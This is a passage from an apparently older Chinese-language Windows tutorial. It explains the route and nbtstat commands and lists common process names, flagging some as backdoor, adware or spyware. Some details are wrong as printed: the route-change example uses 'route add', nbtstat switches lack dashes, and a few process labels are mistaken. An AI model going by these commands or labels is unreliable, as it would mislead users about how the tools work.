在这种情况下，我们需要相应的路由信息，这些信息储存在路由表中，每个主机和每个路由器都配有自己独一无二的路由表。大多数路由器使用专门的路由协议来交换和动态更新路由器之间的路由表。但在有些情况下，必须人工将项目添加到路由器和主机上的路由表中。

新手点拨

若要显示 IP 路由表的全部内容，请键入：

route print

若要显示以 10. 起始的 IP 路由表中的路由，请键入：

route print 10.*

Route 就是用来显示、人工添加和修改路由表项目的。

一般使用选项：

No.01 route print

本命令用于显示路由表中的当前项目，在单路由器网段上的输出；由于用 IP 地址配置了网卡，因此所有的这些项目都是自动添加的。

No.02 route add

使用本命令，可以将信路由项目添加给路由表。例如，如果要设定一个到目的网络 209.98.32.33 的路由，其间要经过 5 个路由器网段，首先要经过本地网络上的一个路由器，器 IP 为 202.96.123.5，子网掩码为 255.255.255.224，那么我们应该输入以下命令：

route add 209.98.32.33 mask 255.255.255.224 202.96.123.5 metric 5

No.03 route change

我们可以使用本命令来修改数据的传输路由，不过，我们不能使用本命令来改变数据的目的地。下面这个例子可以将数据的路由改到另一个路由器，它采用一条包含 3 个网段的更直的路径：

route add 209.98.32.33 mask 255.255.255.224 202.96.123.250 metric 3

No.04 route delete

使用本命令可以从路由表中删除路由。例如：route delete 209.98.32.33

新手点拨

若要添加带有 192.168.12.1 默认网关地址的默认路由，请键入：

route add 0.0.0.0 mask 0.0.0.0 192.168.12.1

若要向带有 255.255.0.0 子网掩码和 10.27.0.1 下一跃点地址的 10.41.0.0 目标中添加一个路由，请键入：

route add 10.41.0.0 mask 255.255.0.0 10.27.0.1

若要向带有 255.255.0.0 子网掩码和 10.27.0.1 下一跃点地址的 10.41.0.0 目标中添加一个永久路由，请键入：

route -p add 10.41.0.0 mask 255.255.0.0 10.27.0.1

7 NBTStat命令

使用 nbtstat 命令释放和刷新 NetBIOS 名称。NBTStat（TCP/IP 上的 NetBIOS 统计数据）实用程序用于提供关于关于 NetBIOS 的统计数据。运用 NetBIOS，我们可以查看本地计算机或远程计算机上的 NetBIOS 名字表格。

常用选项：

No.01 nbtstat n

显示寄存在本地的名字和服务程序。

No.02 nbtstat c

本命令用于显示 NetBIOS 名字高速缓存的内容。NetBIOS 名字高速缓存用于寸放与本计算机最近进行通信的其他计算机的 NetBIOS 名字和 IP 地址对。

Notice

例如我们在命令提示符下，键入：nbtstat RR 释放和刷新过程的进度以命令行输出的形式显示。该信息表明当前注册在该计算机的 WINS 中的所有本地 NetBIOS 名称是否已经使用 WINS 服务器释放和续订了注册。

8 系统进程

尽管病毒和木马不会在前台界面运行，但是他们逃不了系统侦察的眼睛，通过查看系统进程让病毒和木马在系统中无安身之地，不过用户需要注意的是，很多病毒木马进程的名字与系统进程名非常相似，请仔细甄别。

系统进程	进程文件	进程名称	描 述
absr.exe	absr or absr.exe	Backdoor.Autoupder Virus	这个进程是Backdoor.Autoupder后门病毒程序创建的。
acrobat.exe	acrobat or acrobat.exe	Adobe Acrobat	Acrobat Writer用于创建PDF文档。
acrord32.exe	acrord32 or acrord32.exe	Acrobat Reader	Acrobat Reader是一个用于阅读PDF文档的软件。
agentsvr.exe	agentsvr or agentsvr.exe	OLE automation server	OLE Automation Server是Microsoft Agent的一部分。
aim.exe	aim or aim.exe	AOL Instant Messenger	AOL Instant Messenger是一个在线聊天和即时通讯IM软件客户端。
airsvcu.exe	airsvcu or airsvcu.exe	Microsoft Media Manager	OLE这是一个用于在硬盘上建立索引文件和文件夹，在Microsoft Media Manager媒体管理启动时运行的进程。它可以在控制面板被禁用
alg.exe	alg or alg.exe	应用层网关服务	这是一个应用层网关服务用于网络共享。
alogserv.exe	alogserv or alogserv.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用于扫描你的文档和E-mail中的病毒。
avconsol.exe	avconsol or avconsol.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用于扫描你的文档和E-mail中的病毒。
avsynmgr.exe	avsynmgr or avsynmgr.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用于扫描你的文档和E-mail中的病毒。
backWeb.exe	backWeb or backWeb.exe	Backweb Adware	Backweb是一个Adware（广告插件，一般是由于安装某些免费软件而伴随安装上的程序）来自Backweb Technologies。
bcb.exe	bcb or bcb.exe	Borland C++ Builder	Borland C++ Builder
calc.exe	calc or calc.exe	Calculator	Microsoft Windows计算器程序
ccapp.exe	ccapp or ccapp.exe	Symantec Common Client	Symantec公用应用客户端包含在Norton AntiVirus 2003和Norton Personal Firewall 2003。
cdplayer.exe	cdplayer or cdplayer.exe	CD Player	Microsoft Windows包含的CD播放器
charmap.exe	charmap or charmap.exe	Windows Character Map	Windows字符映射表用来帮助你寻找不常见的字符。
cisvc.exe	cisvc or cisvc.exe	Microsoft Index Service Helper	Microsoft Index Service Helper监视Microsoft Indexing Service (cidaemon.exe)的内存占用情况，如果cidaemon.exe内存使用超过了40M，则自动重新启动该进程。
cmd.exe	cmd or cmd.exe	Windows Command Prompt	Windows控制台程序。不像旧的command.com，cmd.exe是一个32位的命令行使用在WinNT/2000/XP。
cmesys.exe	cmesys or cmesys.exe	Gator GAIN Adware	Gator GAIN是一个Adware插件（广告插件，一般是由于安装某些免费软件而伴随安装上的程序）。

系统进程	进程文件	进程名称	描 述
csrss.exe	csrss or csrss.exe	Client/Server Runtime Server Subsystem	客户端服务子系统，用以控制Windows图形相关子系统。
ctfmon.exe	ctfmon or ctfmon.exe	Alternative User Input Services	控制Alternative User Input Text Processor (TIP)和Microsoft Office语言条。Ctfmon.exe提供语音识别、手写识别、键盘、翻译和其它用户输入技术的支持。
ctsvccda.exe	ctsvccda or ctsvccda.exe	Create CD-ROM Services	在Win9X创建CD-ROM访问服务。
cutftp.exe	cutftp or cutftp.exe	CuteFTP	CuteFTP是一个流行的FTP客户端用于从FTP服务器上传/下载文件。
ddhelp.exe	ddhelp or ddhelp.exe	DirectDraw Helper	DirectDraw Helper是DirectX这个用于图形服务的一个组成部分。
defwatch.exe	defwatch or defwatch.exe	Norton AntiVirus	Norton Anti-Virus扫描你的文件和email以检查病毒。
devldr32.exe	devldr32 or devldr32.exe	Create Device Loader	Creative Device Loader属于Create Soundblaster驱动。
directcd.exe	directcd or directcd.exe	Adaptec DirectCD	Adaptec DirectCD是一个用文件管理器式的界面，烧录文件到光盘的软件。
dllhost.exe	dllhost or dllhost.exe	DCOM DLL Host进程	DCOM DLL Host进程支持基于COM对象支持DLL以运行Windows程序。
dreamweaver.exe	dreamweaver or dreamweaver.exe	Macromedia DreamWeaver	Macromedia DreamWeaver是一个HTML编辑器用于创建站点和其它类别的HTML文档。
em_exec.exe	em_exec or em_exec.exe	Logitech Mouse Settings	这是Logitech MouseWare状态栏图标的进程，用于用户访问控制鼠标属性和察看MouseWare帮助。
excel.exe	excel or excel.exe	Microsoft Excel	Microsoft Excel是一个电子表格程序包括在Microsoft Office中。
findfast.exe	findfast or findfast.exe	Microsoft Office Indexing	Microsoft Office索引程序，用于提高Microsoft Office索引Office文档的速度。
frontpage.exe	frontpage or frontpage.exe	Microsoft FrontPage	Microsoft FrontPage是一个HTML编辑器用于创建站点和其它类别的HTML文档。
gmt.exe	gmt or gmt.exe	Gator Spyware Component	Gator Spyware是一个广告插件，随Gator安装和启动。
hh.exe	hh or hh.exe	Gator Windows Help	Windows Help程序用以打开帮助文件和文档，包括在很多Windows程序中。
hidserv.exe	hidserv or hidserv.exe	Microsoft Human Interface Device Audio Service	后台服务，用来支持USB音效部件和USB多媒体键盘。
idaemon.exe	cidaemon or cidaemon.exe	Microsoft Indexing Service	在后台运行的Windows索引服务，用于帮助你搜索文件在下次变得更快。
iexplore.exe	iexplore or iexplore.exe	Internet Explorer	Microsoft Internet Explorer网络浏览器透过HTTP访问WWW万维网。
inetinfo.exe	inetinfo or inetinfo.exe	IIS Admin Service Helper	InetInfo是Microsoft Internet Infomation Services (IIS)的一部分，用于Debug调试除错。
internat.exe	internat or internat.exe	Input Locales	这个输入控制图标用于更改类似国家设置、键盘类型和日期格式。
kernel32.dll	kernel32 or kernel32.dll	Windows壳进程	Windows壳进程用于管理多线程、内存和资源。

系统进程	进程文件	进程名称	描 述
kodakimage.exe	kodakimage or kodakimage.exe	Imaging	Kodak Imaging是一个图片察看软件。包括在Windows，用以打开图像文件。
loadqm.exe	loadqm or loadqm.exe	MSN Queue Manager Loader	MSN Queue Manager Loader被随着MSN Explorer和MSN Messenger安装。他在一些时候会占用很多系统资源。
loadwc.exe	loadwc or loadwc.exe	Load WebCheck	Load WebCheck用以定制一些Internet Explorer的设定，添加、删除或者更新用户profiles设定。
lsass.exe	lsass or lsass.exe	本地安全权限服务	这个本地安全权限服务控制Windows安全机制。
mad.exe	mad or mad.exe	System Attendant Service	System Attendant Service是Microsoft Exchange Server的后台程序。它用以读取Microsoft Exchange的DLLs文件，写log信息和生成离线地址薄。
mcshield.exe	mcshield or mcshield.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用以扫描你的文件和email中的病毒。
mdm.exe	mdm or mdm.exe	Machine Debug Manager	Debug除错管理用于调试应用程序和Microsoft Office中的Microsoft Script Editor脚本编辑器。
mgabg.exe	mgabg or mgabg.exe	Matrox BIOS Guard	Matrox BIOS守护进程。
mmc.exe	mmmc or mmc.exe	Microsoft Management Console	Microsoft Management Console管理控制程序集成了很多的系统控制选项。例如设备管理（系统、硬件）或者计算机权限控制（Administrative管理工具）。
mmtask.tsk	mmtask or mmtask.tsk	多媒体支持进程	这个Windows多媒体后台程序控制多媒体服务，例如MIDI。
mobsync.exe	mobsync or mobsync.exe	Microsoft Synchronization Manager	Internet Explorer的一个组成部分，用以在后台同步离线察看页面。
mplayer.exe	mplayer or mplayer.exe	Windows Media Player	Windows Media Player是一个用以打开音乐、声音和视频文件的软件。
mplayer2.exe	mplayer2 or mplayer2.exe	Windows Media Player	Windows Media Player是一个用以打开音乐、声音和视频文件的软件。
mprexe.exe	mprexe or mprexe.exe	Windows路由进程	Windows路由进程包括向适当的网络部分发出网络请求。
msaccess.exe	msaccess or msaccess.exe	Microsoft Access	Microsoft Access是一个数据库软件包括在Microsoft Office。
msbb.exe	msbb or msbb.exe	MSBB Web3000 Spyware Application	MSBB Web3000 Spyware是包括在一些adware产品中，利用注册表随Windows启动。
msdtc.exe	msdtc or msdtc.exe	Distributed Transaction Coordinator	Microsoft Distributed Transaction Coordinator控制多个服务器的传输，被安装在Microsoft Personal Web Server和Microsoft SQL Server。
msgsrv32.exe	msgsrv32 or msgsrv32.exe	Windows信使服务	Windows信使服务调用Windows驱动和程序管理在启动。
msiexec.exe	msiexec or msiexec.exe	Windows Installer Component	Windows Installer的一部分。用来帮助Windows Installer package files (MSI)格式的安装文件。

系统进程	进程文件	进程名称	描 述
msimn.exe	msimn or msimn.exe	Microsoft Outlook Express	Microsoft Outlook Express是一个Email和新闻组客户端包括在Microsoft Windows。
msmsgs.exe	msmsgs or msmsgs.exe	MSN Messenger Traybar Process	MSN Messenger是一个在线聊天和即时通讯客户端。
msoobe.exe	msoobe or msoobe.exe	Windows Product Activation	Windows XP License的Product Activation产品激活程序。
mspaint.exe	mspaint or mspaint.exe	Microsoft Paint	Microsoft Paint画图是一个图像编辑器包括在Microsoft Windows，它能够编辑bmp图像。
mspmspsv.exe	mspmspsv or mspmspsv.exe	WMDM PMSP Service	Windows Media Player 7需要安装的Helper Service。
mstask.exe	mstask or mstask.exe	Windows计划任务	Windows计划任务用于设定继承在什么时间或者什么日期备份或者运行。
mysqld-nt.exe	mysqld-nt or mysqld-nt.exe	MySQL Daemon	MySQL Daemon控制访问MySQL数据库。
navapsvc.exe	navapsvc or navapsvc.exe	Norton AntiVirus Auto-Protect Service	Norton Anti-Virus扫描你的文件和email中的病毒。
navapw32.exe	navapw32 or navapw32.exe	Norton AntiVirus Agent	Norton Anti-Virus扫描你的文件和email中的病毒。
ndetect.exe	ndetect or ndetect.exe	ICQ Ndetect Agent	ICQ Ndetect Agent是ICQ用来侦测网络连接的程序。
netscape.exe	netscape or netscape.exe	Netscape	Netscape网络浏览器通过HTTP浏览WWW万维网。
notepad.exe	notepad or notepad.exe	Notepad	Notepad字符编辑器用于打开文档。在Windows中附带。
ntbackup.exe	ntbackup or ntbackup.exe	Windows Backup	Windows备份工具用于备份文件和文件夹。
ntvdm.exe	ntvdm or ntvdm.exe	Windows 16-bit Virtual Machine	Windows Virtual Machine是为了兼容旧的16位Windows和DOS程序而设置的虚拟机。
nvsvc32.exe	nvsvc32 or nvsvc32.exe	NVIDIA Driver Helper Service	NVIDIA Driver Helper Service在NVIDA显卡驱动中被安装。
nwiz.exe	nwiz or nwiz.exe	NVIDIA nView Control Panel	NVIDIA nView控制面板在NVIDA显卡驱动中被安装，用于调整和设定。
osa.exe	osa or osa.exe	Office Startup Assistant	Microsoft Office启动助手，随Windows启动，增强启动、Office字体、命令和Outlook事务提醒等特性。
outlook.exe	outlook or outlook.exe	Microsoft Outlook	Microsoft Outlook是一个Email客户端包括在Microsoft Office。
photoshop.exe	photoshop or photoshop.exe	Adobe Photoshop	Adobe Photoshop是一个图像编辑软件，能够打开和编辑照片和其它更多类型格式的图片。
point32.exe	point32 or point32.exe	Microsoft Intellimouse Monitor	Microsoft Intellimouse Monitor添加一个鼠标设定图标在工具栏。
powerpnt.exe	powerpnt or powerpnt.exe	Microsoft PowerPoint	Microsoft PowerPoint是一个演示软件包括在Microsoft Office。
pstores.exe	pstores or pstores.exe	Protected Storage Service	Microsoft Protected Storage服务控制保密的内容密码。
QQ.exe	QQ or QQ.exe	QQ	QQ是一个在线聊天和即时通讯客户端。

系统进程	进程文件	进程名称	描 述
qttask.exe	qttask or qttask.exe	Quick Time Tray Icon	Quick Time任务栏图标在你运行Quick Time的时候启动。
realplay.exe	realplay or realplay.exe	Real Player	Real Player是一个媒体播放器用来打开和播放音乐、声音和Real Media格式的视频文件。
regsvc.exe	regsvc or regsvc.exe	远程注册表服务	远程注册表服务用于访问在远程计算机的注册表。
rnaapp.exe	rnaapp or rnaapp.exe	Windows Modem Connection	Windows Modem连接控制用以控制拨号modem连接。
rpcss.exe	rpcss or rpcss.exe	RPC Portmapper	Windows 的RPC端口映射进程处理RPC调用(远程模块调用)然后把它们映射给指定的服务提供者。
rtvscan.exe	rtvscan or rtvscan.exe	Norton AntiVirus	Norton Anti-Virus用以扫描你的文件和email中的病毒。
rundll32.exe	rundll32 or rundll32.exe	Windows RUNDLL32 Helper	Windows Rundll32为了需要调用DLLs的程序。
services.exe	services or services.exe	Windows Service Controller	管理Windows服务。
smss.exe	smss or smss.exe	Session Manager Subsystem	该进程为会话管理子系统用以初始化系统变量，MS-DOS驱动名称类似LPT1以及COM，调用Win32壳子系统和运行在Windows登陆过程。
sndrec32.exe	sndrec32 or sndrec32.exe	Windows Sound Recorder	Windows录音机用以播放和录制声音文件(.wav)。
sndvol32.exe	sndvol32 or sndvol32.exe	Windows Volume Control	Windows声音控制进程在任务栏驻留用以控制音量和声卡相关。
snmp.exe	snmp or snmp.exe	Microsoft SNMP Agent	Windows简单的网络协议代理（SNMP）用于监听和发送请求到适当的网络部分。
spool32.exe	spool32 or spool32.exe	Printer Spooler	Windows打印任务控制程序，用以打印机就绪。
spoolss.exe	spoolss or spoolss.exe	Printer Spooler Subsystem	Windows打印机控制子程序用以调用需要打印的内容从磁盘到打印机。
spoolsv.exe	spoolsv or spoolsv.exe	Printer Spooler Service	Windows打印任务控制程序，用以打印机就绪。
starter.exe	starter or starter.exe	Creative Labs Ensoniq Mixer Tray icon	状态栏图标在Creative Sound Mixer中被安装。为了Creative声卡 (Soundblaster)。
stisvc.exe	stisvc or stisvc.exe	Still Image Service	Still Image Service用于控制扫描仪和数码相机连接在Windows。
svchost.exe	svchost or svchost.exe	Service Host Process	Service Host Process是一个标准的动态连接库主机处理服务。
system	system or system	Windows System Process	Microsoft Windows系统进程。
system process	[system process] or [system process]	Windows内存处理系统进程	Windows页面内存管理进程，拥有0级优先。
systray.exe	systray or systray.exe	Windows Power Management	Windows电源管理程序用以控制节能和恢复启动。
tapisrv.exe	tapisrv or tapisrv.exe	TAPI Service	Windows Telephony (TAPI) 的后台服务程序。

系统进程	进程文件	进程名称	描 述
taskmon.exe	taskmon or taskmon.exe	Windows Task Optimizer	Windows任务优化器监视你使用某个程序的频率，并且通过加载那些经常使用的程序来整理优化硬盘。
tcpsvcs.exe	tcpsvcs or tcpsvcs.exe	TCP/IP Services	TCP/IP Services Application支持透过TCP/IP连接局域网和Internet。
userinit.exe	userinit or userinit.exe	UserInit Process	UserInit程序运行登陆脚本，建立网络连接和启动Shell壳。
visio.exe	visio or visio.exe	Microsoft Visio	Microsoft Visio是一个图形化管理软件。
vptray.exe	vptray or vptray.exe	Norton AntiVirus	Norton Anti-Virus扫描你的文件和email中的病毒。
vshwin32.exe	vshwin32 or vshwin32.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用以扫描你的文件和email中的病毒。
vsmon.exe	vsmon or vsmon.exe	True Vector Internet Monitor	True Vector Internet Monitor是ZoneAlarm个人防火墙的一部分，用以监视网络流经数据和攻击。
vsstat.exe	vsstat or vsstat.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用以扫描你的文件和email中的病毒。
wab.exe	wab or wab.exe	Address Book	在Outlook中的地址薄。用来存放email地址、联系信息。
webscanx.exe	webscanx or webscanx.exe	McAfee VirusScan	McAfee VirusScan是一个反病毒软件用以扫描你的文件和email中的病毒。
winamp.exe	winamp or winamp.exe	WinAmp	WinAmp Media Player是一个用来打开音乐、声音和视频文件以及用以管理Mp3文件的软件。
winhlp32.exe	winhlp32 or winhlp32.exe	Windows Help	Windows帮助文件察看程序，用来打开帮助文档。该程序被包括在很多的Windows程序中。
winlogon.exe	winlogon or winlogon.exe	Windows Logon Process	Windows NT用户登陆程序。
winmgmt.exe	winmgmt or winmgmt.exe	Windows Management Service	Windows Management Service透过Windows Management Instrumentation data (WMI)技术处理来自应用客户端的请求。（非系统进程）
winoa386.mod	winoa386 or winoa386.mod	MS-DOS Console	Windows MS-DOS控制台用以DOS命令和脚本。
winproj.exe	winproj or winproj.exe	Microsoft Project	Microsoft Project是一个项目计划编制程序。
winroute.exe	winroute or winroute.exe	WinRoute	WinRoute是一个基于Windows的防火墙/路由/连接共享软件。
winword.exe	winword or winword.exe	Microsoft Word	Microsoft Word是一个字处理程序包括在Microsoft Office。
winzip32.exe	winzip32 or winzip32.exe	WinZip	WinZip是一个文件压缩工具，用于创建，打开和解压zip文件。
wkcalrem.exe	wkcalrem or wkcalrem.exe	Microsoft Works Calendar Reminder	Microsoft Works Calendar Reminders工作日程提醒，在后台处理和显示弹出计划的工作日志提醒。
wkqkpick.exe	wkqkpick or wkqkpick.exe	WinZip traybar icon	WinZip的状态栏图标，被允许在Winzip启动时启动。